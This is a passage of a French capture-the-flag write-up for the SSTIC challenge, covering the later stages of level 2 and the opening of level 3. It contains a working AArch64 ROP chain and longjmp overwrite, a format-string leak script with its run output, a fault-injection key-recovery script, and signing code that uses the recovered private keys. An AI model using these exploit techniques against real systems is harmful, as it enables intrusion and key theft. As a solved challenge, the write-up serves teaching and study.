Par contre, je serai curieux de savoir comment ce binaire fait pour fonctionner. Car il n'a pas juste été strippé... il a été *super* strippé. Il ne reste plus que la section `.text` dans cet ELF. Les sections `.data` et `.bss` ont disparues. Pourtant, ces sections sont utilisées et nécessaires. Elles contiennent d'ailleurs des informations qu'on aimerai bien récupérer, telles que le mot de passe du backend ou la clé de chiffrement. Il y a peut-être un mécanisme qui vient ajouter ces sections à chaud au moment du chargement.... ou alors le binaire qu'on a récupéré n'est pas le vrai binaire qui tourne. Je ne sais pas. Ce qui est gênant pour l'exploitation, c'est qu'on ne va pas pouvoir l'exécuter facilement en local.

Dans tous les cas, l'analyse est un peu fastidieuse car on a pas non plus de table d'imports. Il faut donc deviner quelles sont les fonctions de la libc qui sont utilisées dans le code. On est aidé par le fait qu'il y ait autant de code commun entre le backend et le frontend. C'est d'ailleurs un peu étrange car c'est souvent du code mort pour le backend, comme par exemple le code qui permet d'ajouter des données de manière interactive. Mais certaines autres fonctions ne sont utilisées qu'une seule fois et dans du code nouveau, ce n'est donc pas toujours évident de les identifier.

Je ne me suis pas vraiment intéressé au code qui gère le chiffrement et le déchiffrement. Ça ressemble à de l'AES, mais je n'y ai pas passé plus de temps que ça. Le code de le signature par contre est factice. C'est un simple memcpy du message : *Some breadcrumbs fell in the secure element signature module and we are currently dusting it.*

À ce stade, je pensais que le but serait de profiter de notre exécution de code arbitraire dans le frontend pour se faire passer pour un utilisateur local et mettre à jour le backend avec notre propre firmware, qui aurait pu se charger de faire fuiter la clé de chiffrement. En effet, le message d'erreur rencontré précédemment : *Update Is Not Available for Remote System*, pouvait laisser présager ce type de scénario. Mais il n'y a pas de commande de mise à jour dans le code du backend.

Par contre, il y a bien une nouvelle commande dans le protocole de communication entre le frontend et le backend. La commande avec l'id 0x133E existe dans le backend, mais n'existe pas dans le frontend. Comme on a désormais une exécution de code arbitraire dans le frontend, on va pouvoir forger une commande qui utilise cet id si on le souhaite. On a aussi le possibilité de forger d'autres commandes légitimes mais en contournant les vérifications imposées par le frontend, ce qui offre une surface d'attaque intéressante sur le backend.

La commande 0x133E demande un mot de passe, le même que pour le téléchargement du firmware. Si ce mot de passe est bon, le backend nous donne directement sa clé de chiffrement. C'est cette clé qui permet de terminer le niveau. Si jamais le mot de passe est mauvais, le code du backend est assez bizarre. Il prépare une réponse, puis finalement il la vide, mais... il l'envoie quand même. Puis il répond une deuxième fois. On reparlera de ce code étrange un peu plus tard.

À présent, on se dit que le but va être soit de trouver un moyen de récupérer le mot de passe, soit de trouver une vulnérabilité dans le backend pour obtenir une exécution de code arbitraire. Justement, la première chose que j'ai remarqué, c'est que la vérification du mot de passe était (très probablement [5]) faite par un memcmp, ce qui pourrait offrir la possibilité d'une timing attack. En effet, il est dangereux de comparer un secret avec memcmp puisque la fonction ne garantit pas une exécution en temps constant. Si jamais le premier caractère du mot de passe qu'on teste est bon, memcmp va *peut-être* effectuer quelques cycles CPU en plus, ce qui pourrait devenir visible si on fait des milliers de tentatives et qu'on fait une moyenne du temps d'exécution.

Cette timing attack nous forcerait à écrire une ropchain dans le frontend qui soit capable d'exécuter un shellcode custom assez velu (écrit en C et compilé en AArch64) pour jouer l'attaque en local. Mais cette piste est un peu bancale. D'une part il faudrait faire une moyenne sur beaucoup de tentatives pour que les cycles CPU supplémentaires soient visibles comparés au temps de lecture/écriture sur une socket en local. D'autre part, ça ne marcherait probablement pas du tout car même si memcmp n'est pas sécurisée, elle utilise des registres étendus pour optimiser sa vitesse d'exécution et éviter de comparer les octets un à un. Donc sur un mot de passe de 32 octets, il y a de fortes chances que.... le temps soit malgré tout constant. Bref. J'ai cherché d'autres pistes avant de mettre celle-ci en pratique.

La seconde piste que j'ai trouvé, c'est d'exploiter le backend avec le même genre de méthode que le frontend, c'est à dire écraser le contexte `setjmp/longjmp` qui est (probablement) placé au même endroit que sur le frontend, à savoir après le tableau qui stocke les dix blocs de données. Et ça tombe bien, j'ai trouvé une vulnérabilité dans la gestion des tailles de bloc. Chaque bloc de données possède deux tailles : la taille des données chiffrées et la taille des données déchiffrées. Notre exécution de code arbitraire sur le frontend nous permet de contourner les vérifications et de forcer le backend à chiffrer un bloc déjà chiffré (ou déchiffrer un bloc déjà déchiffré). Le backend va utiliser la mauvaise taille et on va ainsi pouvoir le faire chiffrer ou déchiffrer en dehors du tableau.

On peut réussir à écraser le compteur de nombre de blocs (qui se trouve juste après le tableau) avec des données qu'on contrôle. Mais pour aller plus loin, ça se complique. Je trouvais ce scénario assez stylé. Le fait qu'il faille potentiellement envoyer une ropchain chiffrée dans le backend, qui s'exécuterait un peu à l'aveugle...

Mais non. Finalement, ce n'est pas cette vulnérabilité qu'on va utiliser, car il y en a une autre qui permet d'atteindre l'objectif de manière bien plus directe. Dans le code qui répond à la commande 0x133E dans le cas d'un mauvais mot de passe, il y a un appel à une fonction de la libc qui prend trois paramètres, dont le deuxième est un entier.

J'ai réfléchi un petit moment à quelle pouvait être cette fonction, car elle n'est pas utilisée ailleurs. C'était assez difficile de deviner quelle fonction devait *logiquement* être utilisée ici, puisque le reste du code est lui-même très bizarre (préparation d'une réponse, suppression de celle-ci et envoi d'une réponse vide). J'ai même demandé à ChatGPT de me lister les fonctions de la libc qui avaient ce prototype... et ça a plutôt bien fonctionné. Cette fonction mystère est un snprintf, qui arrive un peu comme un cheveu sur la soupe. On contrôle sa chaîne de format, donc on va pouvoir faire une attaque format string et lire directement la clé de chiffrement qui se trouve dans la stack de la fonction.

5. car on a pas les imports de la libc

Pour exploiter cette vulnérabilité, inutile d'exécuter un shellcode complexe. Il suffit d'envoyer une commande avec l'id 0x133E et une chaîne de format bien choisie, puis de lire deux fois la réponse (oui, deux fois, car je le rappelle, la première réponse sera vide) et enfin de rapatrier la réponse jusqu'à notre machine. Tout ça va pouvoir se faire avec une petite ropchain. Je n'ai eu besoin d'utiliser que deux gadgets différents. Le premier permet d'appeler une fonction avec un argument :

```
# Gadget 1
mov x0, x20
blr x19
movz x0, #0
ldp x19, x20, [sp, #0x10]
ldp x29, x30, [sp], #0x20
ret
```

Faire une ropchain en ARM est un peu différent du x86, car ici le `ret` ne va pas dépiler une adresse sur la stack. Il va sauter sur le registre `lr` (alias `x30`). Il faut donc choisir judicieusement des gadgets qui nous permettront de garder la main.

Ici, le gadget 1 est bien pratique. Il nécessite de contrôler la valeur des registres x19 et x20, ce qui est le cas puisqu'on écrase le contexte du `longjmp`. On met dans x19 l'adresse de la fonction à appeler et dans x20 son argument. Puis le gadget va venir lire sur la pile les nouvelles valeurs de x19 et x20, puis les valeurs de x29 et x30 avant de sauter sur x30 au moment du `ret`. On va donc pouvoir chaîner nos 4 appels de fonctions sans avoir besoin de gadget intermédiaire, quel luxe.

Appeler des fonctions avec un seul argument est suffisant dans notre cas, puisque le frontend dispose de fonctions que j'ai appelé send_device_message et recv_device_message, qui prennent comme unique paramètre le numéro de fd de la socket qu'on veut utiliser.

Le deuxième gadget va être utilisé juste une fois pour construire un device_message valide. On peut remplir la plupart des champs grâce à notre vulnérabilité d'écriture arbitraire. Sauf le CRC qui se trouve trop loin. Ce gadget permet de placer le bon CRC dans la commande 0x133E qu'on va envoyer au backend.

```
# Gadget 2
str x19, [x20]
ldp x19, x20, [sp, #0x10]
ldp x29, x30, [sp], #0x30
ret
```

En ce qui concerne la chaîne de format à donner au snprintf, on va utiliser `$11%s` pour aller lire la clé de chiffrement dans la stack. Voici la mise à jour de notre script d'exploitation.

```python
    def get_key(self):
        print("[+] Final exploit to leak key")
        def q(i):
            return struct.pack("<Q", i)
        for i in range(7):
            self.add_data_wrong_id()
        print("[+] Add ROPCHAIN data")
        rop = bytearray()
        junk = b"AAAAAAAA"
        send_device_message = self.base_addr + 0x2fc8
        recv_device_message = self.base_addr + 0x2f9c
        gadget1 = self.libc_base + 0x7bc60
        # gadget 1 (used to call functions with one argmuent)
        # mov x0, x20
        # blr x19
        # movz x0, #0
        # ldp x19, x20, [sp, #0x10]
        # ldp x29, x30, [sp], #0x20
        # ret

        gadget2 = self.libc_base + 0xff3a4
        # gadget 2 (used to store CRC into device message)
        # str x19, [x20]
        # ldp x19, x20, [sp, #0x10]
        # ldp x29, x30, [sp], #0x30
        # ret

        rop += junk # x29
        rop += q(gadget1) # x30
        rop += q(send_device_message) # x19
        rop += q(self.device_fd) # x20
        rop += junk
        rop += junk

        rop += junk # x29
        rop += q(gadget1) # x30
        rop += q(recv_device_message) # x19
        rop += q(self.device_fd) # x20

        rop += junk # x29
        rop += q(gadget1) # x30
        rop += q(recv_device_message) # x19
        rop += q(self.device_fd) # x20

        rop += junk # x29
        rop += q(gadget1) # x30
        rop += q(send_device_message) # x19
        rop += q(self.client_fd) # x20

        self.add_data(1, rop)
        self.recv_menu()
        self.add_data_wrong_id()
        self.add_data_wrong_id()
        self.add_data_wrong_id()

        print("[+] Ready to overflow longjmp")
        fmt = b"%11$s\x00".ljust(32, b"\x00")
        good_crc = crc32(fmt)
        target = gadget2
        x19 = q(good_crc)
        x20 = q(self.base_addr + 0x15e7c) # addr of device_message->buf.crc
        sp = q((self.base_addr + 0x158cc - 0x114) ^ self.cookie) # 8th data_t buffer
        data = b"A"*(24 + 8*2) + x19 + x20 + b"B"*(8*9) + q(target ^ self.cookie) + q(0) + sp
        self.add_data(2, data)
        self.recv_menu()

        print("[+] Overflow a bit more to add device_message data")
        data = b"A"*76 + struct.pack("<II", 0, 0x133e) + struct.pack("<III", 0, len(fmt), 1) + fmt
        # will trigger overflow with bad crc (crc must be bad to avoid crappy write outside of data)
        self.sendline(b"E\nA\n%d\n%d\nn\n%s\n%08X" % (len(data), 3, data, 0))
        self.recv_until(b"crc (hex): ")
        self.recvn(8)
```

```
73          print("[+] Exploited !")
74          key = self.recvn(32)
75          print("[+] Secret key:", key.hex())
76
77      def run(self):
78          self.connect()
79          self.recv_menu()
80          self.leak()
81          self.reset()
82          self.get_key()
```

```
$ python3 step2c.py remote
[+] Connected to device.quatre-qu.art:8080
[+] Password OK
[+] POW banner = ZDOSO
[+] POW solved: 10669665
[+] Leak
[+] Found PROG base = 0000AAAAE4530000
[+] Found LIBC base = 0000FFFFADE13000
[+] Leak current $sp value = 0000FFFFCC53DC30
[+] Found cookie = D7F8EE32C056FFC1
[+] Reset data counter
[+] Final exploit to leak key
[+] Add ROPCHAIN data
[+] Ready to overflow longjmp
[+] Overflow a bit more to add device_message data
[+] Exploited !
[+] Secret key: 04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
```

La clé de chiffrement ainsi récupérée permet de déchiffrer le flag du niveau 2C. Je dois avouer que la fin de ce niveau est un peu frustrante car la présence du snprintf m'apparaît assez peu logique, d'autant que la vulnérabilité de chiffrement hors limite était bien présente et semblait être un scénario sexy.

```
SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}
```

8 Étape 2D

Cette dernière étape du niveau 2 était aussi la plus rapide. L'utilisateur D a stocké sa clé privée dans un équipement dont il a oublié le code PIN. On nous fournit les données d'une attaque par injection de faute sur la mémoire sécurisée de l'équipement. On nous donne comme indice que l'équipement fait des XOR entre un masque et le contenu de la mémoire sécurisée.

Les données sont sous la forme d'un fichier .h5, au format HDF5 (pour Hierachical Data Format). C'est un format de fichier que je ne connaissais pas et qui est utilisé pour structurer et stocker de grandes quantités de données. Pour manipuler ce fichier, j'ai utilisé le module python h5py.

Le fichier contient 3 ensembles de données :

leakages qui contient 25000 enregistrements. Chaque enregistrement est un tableau de 600 flottants, qui varient *un peu* d'un enregistrement à l'autre.

response qui contient 25000 enregistrements de 4 octets, qui sont constants.


mask qui contient 25000 enregistrements de 32 octets. Les 32 octets changent à chaque fois.

On suppose qu'il y a eu 25000 tentatives d'injection de faute, qu'à chaque fois l'équipement a utilisé un masque différent et qu'il a toujours répondu que le PIN était mauvais... mais en se comportant différemment. Les données intéressantes sont dans leakages, qui correspond, je présume, à la consommation électrique de l'équipement (ou plutôt au courant de fuite, mais je ne suis pas bien sûr de saisir la différence).


J'ai utilisé matplotlib pour afficher les tableaux de flottants sous forme d'une image. Inutile d'afficher les 25000 car on constate assez vite qu'il n'y a que deux grands types d'images. Voici un script permettant de générer les images des 100 premiers leakages.

```python
import h5py
import matplotlib.pyplot as plt

fn = "data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"
f = h5py.File(fn)
leakage = f["leakages"]
for i in range(100):
    plt.ylim([0, 0.3])
    plt.plot(leakage[i])
    plt.savefig("img/%02d.png" % i)
    plt.clf()
    plt.cla()
    plt.close()
```

Voici l'image du 6ème enregistrement. Le pic représente le moment où l'injection de faute a eu lieu. Au fil des images, ce pic va se trouver un peu partout.



Et puis par moment, bingo ! Voici l'image du 8ème enregistrement. Quand la faute se produit au bon moment, l'équipement fait des actions supplémentaires. On peut imaginer que la faute a fait croire (temporairement) à l'équipement que le PIN était bon, et qu'il a alors manipulé la clé stockée dans sa mémoire sécurisée.



On va isoler tous les enregistrements où l'injection de faute a fonctionné et aller fouiller dedans. Visuellement, on trouve quelque chose d'assez frappant. Alors que tous les flottants ont 7 ou 8 chiffres après la virgule, soudainement on a deux zones où les flottants n'ont plus que 2 ou 3 chiffres de précision. Ces zones correspondent aux deux « rectangles » bleus qu'on voit sur l'image précédente. Voici un extrait du tableau des 600 flottants du 8ème enregistrement.

```
0.12521525, 0.11764762, 0.10766059, 0.10610087, 0.1128558 ,
0.11323792, 0.12674201, 0.10733272, 0.1209018 , 0.11203129,
0.11547076, 0.11262413, 0.11445876, 0.1058112 , 0.11207367,
0.10557729, 0.11875961, 0.12746507, 0.11242113, 0.11862095,
0.11397352, 0.12677087, 0.12456754, 0.12253411, 0.12631556,
0.10639081, 0.10528858, 0.11880501, 0.12527361, 0.12696707,
0.12373182, 0.12469223, 0.11097013, 0.12714506, 0.1063824 ,
0.22      , 0.12268489, 0.10907433, 0.12208819, 0.10534602,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.18      , 0.12      , 0.18      , 0.12      , 0.18      ,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.18      , 0.12      , 0.18      , 0.12      , 0.18      ,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.18      , 0.12      , 0.18      , 0.12      , 0.18      ,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.18      , 0.12      , 0.18      , 0.12      , 0.18      ,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.18      , 0.12      , 0.18      , 0.12      , 0.18      ,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.18      , 0.12      , 0.18      , 0.12      , 0.18      ,
0.12      , 0.18      , 0.12      , 0.18      , 0.12      ,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.12      , 0.14      , 0.12      , 0.15      , 0.12      ,
0.145     , 0.12      , 0.15      , 0.12      , 0.155     ,
0.12      , 0.15      , 0.12      , 0.16      , 0.12      ,
0.16      , 0.12      , 0.15      , 0.12      , 0.155     ,
0.12      , 0.155     , 0.12      , 0.145     , 0.12      ,
0.15      , 0.12      , 0.155     , 0.12      , 0.15      ,
0.12      , 0.155     , 0.12      , 0.155     , 0.12      ,
0.155     , 0.12      , 0.155     , 0.12      , 0.155     ,
0.12      , 0.155     , 0.12      , 0.15      , 0.12      ,
0.15      , 0.12      , 0.15      , 0.12      , 0.145     ,
0.12      , 0.155     , 0.12      , 0.155     , 0.12      ,
0.145     , 0.12      , 0.15      , 0.12      , 0.145     ,
0.12      , 0.14      , 0.12      , 0.145     , 0.12      ,
0.11538174, 0.11647951, 0.11401144, 0.11252714, 0.11248709,
0.11266867, 0.10888014, 0.10732618, 0.11189276, 0.11965564,
0.11605478, 0.11789868, 0.11239467, 0.11568982, 0.11943647,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
0.10000724, 0.10000724, 0.10000724, 0.10000724, 0.10000724,
```

Ensuite, j'ai comparé ces valeurs avec celles d'autres enregistrements où l'injection de faute a fonctionné. Verdict, le premier morceau est fixe (composé d'une alternance de 0.12 et 0.18). Dans le deuxième morceau, une valeur sur deux est fixe (0.12) mais l'autre varie. On dénombre 32 valeurs qui changent par enregistrement. 32, comme la taille du masque et comme la taille de la clé privée que l'on cherche.

On poursuit notre investigation en regardant à quel point ces valeurs varient. Quelles sont les valeurs minimales et maximales, à quelle fréquence elles se produisent, etc. On constate qu'une valeur sort du lot car à la fois c'est la valeur maximale observée et elle est plus rare que les autres : 0.17.

Je me suis donc imaginé qu'il y a deux cas particuliers qui pourraient expliquer ce phénomène. Soit l'octet de la clé que l'on cherche est identique à l'octet de masque. Soit il correspond à un NOT du masque (et donc... le XOR va demander plus de travail ?). J'ai testé les deux hypothèses et c'est la deuxième qui s'est avérée correcte.

Voici un script qui parcourt tous les enregistrements, qui cherche les valeurs à 0.17 et qui utilise la valeur du masque courant pour en déduire l'octet de la clé secrète correspondant.

```python
import h5py
import matplotlib.pyplot as plt
import numpy

fn = "data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"
f = h5py.File(fn)
leakage = f["leakages"]
mask = f["mask"]

key = [None]*32
marker = (0.12, 0.18)*32
count = 0
r = []
for i in range(25000):
    m = tuple(leakage[i][350:350+64])
    if m == marker:
        v = tuple(round(x, 3) for x in leakage[i][421:421+64:2])
        if 0.17 in v:
            idx = v.index(0.17)
            k = mask[i][idx] ^0xff
            if key[idx] is None:
                key[idx] = k
            elif key[idx] != k:
                raise Exception("Got two different subkeys")
            count += 1
print("Found %d key bytes" % count)
print("Found key", bytearray(key).hex())
```

Pour vérifier que toutes les données et les déductions sont bien consistantes, on ne s'arrête pas une fois qu'on a trouvé les 32 octets de la clé. A la place, on explore les 250000 enregistrements et on trouve 334 cas nous permettant de calculer un octet de clé. On vérifie alors qu'on trouve bien à chaque fois la même valeur pour chaque octet.

```
$ python3 solve.py
Found 334 key bytes
Found key 54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
```

La clé de l'utilisateur D nous permet de déchiffrer le dernier flag de l'étape 2 !

```
SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}
```

9 Étape 3

Une fois les quatre clés privées de l'étape 2 en notre possession, on se rend sur la page https://trois-pains-zero.quatre-qu.art/admin/login pour acheter notre NFT. Pour s'authentifier, il faut signer (avec MuSig2) un message qui change à chaque rafraîchissement de la page, qui contient la date et qui sera valide pendant 5 minutes.


Dans le script fourni pour le niveau 2A, on dispose déjà du code permettant de gérer la partie utilisateur des signatures MuSig2. Ce qu'il nous manque, c'est l'agrégateur. Son rôle est d'agréger les quatre ensembles de nonces, puis les quatre signatures. En pratique, agréger les nonces revient à additionner des points sur une courbe elliptique, et agréger les signatures est une simple addition d'entiers (modulo l'ordre de la courbe elliptique).

J'ai perdu un peu de temps car pour vérifier la validité du code de mon agrégateur, je me suis évertué à reproduire en vain les logs du niveau 2A. Puis j'ai réalisé que c'était peine perdue puisque seul l'utilisateur A avait utilisé un nonce prédictible et qu'on ne connaissait pas ceux des autres utilisateurs. Mais quand j'ai testé mon code sur le site web de validation, j'ai eu la bonne surprise de constater qu'il était correct. Voici le script Python permettant de signer des messages arbitraires avec les clés privées des quatre utilisateurs.

```python
import sys
import musig2_player as m2
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

A_Pub = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
    0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)
B_Pub = Point(0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90,
    0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4, cv)
C_Pub = Point(0xab44fe53836d50fa4b5755aa0683b5a61726e508a1ca814a93e1eab7122abdea,
    0x4cbd1496aa36fc016bfe7b12c9fb8bb78eacab6f3655c586604250bb870cdaf1, cv)
D_Pub = Point(0xb1c1e7545483dce5567345a7cf12d1c0a6bcbd0637b81f4082453a9bd89bd701,
    0xb01d4cadf75b8ce3e05eda73a81a7c5cfb67618950e60657d61d4a44d2115dc7, cv)
L = [A_Pub, B_Pub, C_Pub, D_Pub]

A_Priv = 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
B_Priv = 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
C_Priv = 0x04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
D_Priv = 0x54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
P = [A_Priv, B_Priv, C_Priv, D_Priv]

def sign(msg):
    a, rs, Rs, s = [], [], [], []
    # First round: select nonces
    for i in range(4):
        a.append(m2.Hash_agg(L, L[i]))
        r, R = m2.first_sign_round_sign(P[i], msg, 4, m2.get_nonce)
        rs.append(r)
        Rs.append(R)
    # Aggregate nonces
    Agg_Rs = []
    for i in range(4):
        Agg_Rs.append(Rs[0][i] + Rs[1][i] + Rs[2][i] + Rs[3][i])
    # Second round: compute signatures
    for i in range(4):
        R, sig, c = m2.second_sign_round_sign(L, Agg_Rs, msg, a[i], P[i], rs[i], 4)
        s.append(sig)
    # Aggregate signatures
    Agg_sig = (s[0] + s[1] + s[2] + s[3]) % order
    print("Rx %X" %  R.x)
    print("Ry %X" % R.y)
    print("Signature %X" % Agg_sig)

def main():
    if len(sys.argv) != 2:
        print("Usage %s <message>" % sys.argv[0])
        sys.exit(2)
    sign(sys.argv[1].encode())

if __name__ == '__main__':
    main()
```

```
$ python3 sign.py "We hereby authorize an admin session of 5 minutes starting from 2023-04-26
21:27:59.368917+00:00 (nonce: 0751e47a0263cec8dd43efc76a5b0528)."
Rx E79D2AF638E64D76724F5FC942A5B74F0B634C396D0F50B664787E16AB5F5B1B
Ry 34BE417C8BAA0EBA6A404473D76F947AC531AA66FEB9FA7CEB0AFDEB65429199
Signature 510425FE60640E6B99BC2FAF746ED27954CEAA14EFBBFD65B54BDEA0DE30740B
```

À ce moment, je m'attendais presque à ce que le challenge soit terminé. Mais non. Une fois notre signature valide, on accède à une page qui nous demande un identifiant de coupon, un code et deux valeurs a et b. Mmmmmm. Il va falloir travailler encore un peu.



Pour comprendre à quoi tout ceci correspond, il faut aller voir dans le code source du site web qui est inclus dans l'archive du niveau 2.

On observe que le coupon et les deux valeurs a et b sont des entiers, tandis que le code est une liste d'entiers séparés par des virgules. Pour vérifier la validité du coupon, le site appelle une fonction *validate* dans un Smart Contract via l'api Starknet. Ah. Un niveau Blockchain. Le challenge de cette année étant organisé par des employés du donjon Ledger, on va dire que je suis moyennement surpris !

Dans le code de l'application web, on trouve un exemple nous montrant comment interagir avec le nœud hébergé à l'adresse https://blockchain.quatre-qu.art. Après avoir installé Starknet_py, j'ai passé un petit moment à explorer la blockchain en question. Finalement, ce n'est pas dans l'API Python que j'ai trouvé une commande permettant de récupérer le smart contract complet.

```
$ starknet get_full_contract --gateway_url "https://blockchain.quatre-qu.art" --feeder_gateway_url "https://
blockchain.quatre-qu.art" --contract_address 0x6b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a
2ceb > contract.json
```

Le smart contract se présente sous la forme d'un fichier json. Il contient beaucoup de métadonnées ainsi qu'un tableau de valeurs hexa qui se révèle être le code du contrat en tant

que tel. Pour être précis, il s'agit de bytecode Cairo.

Cairo est un langage bas niveau qui sert à créer des contrats « prouvables » dans l'écosystème Starknet. Un programme Cairo va être compilé dans un genre d'assembleur minimaliste, que j'ai trouvé plutôt rigolo ! Pour commencer, il n'y a que trois registres :

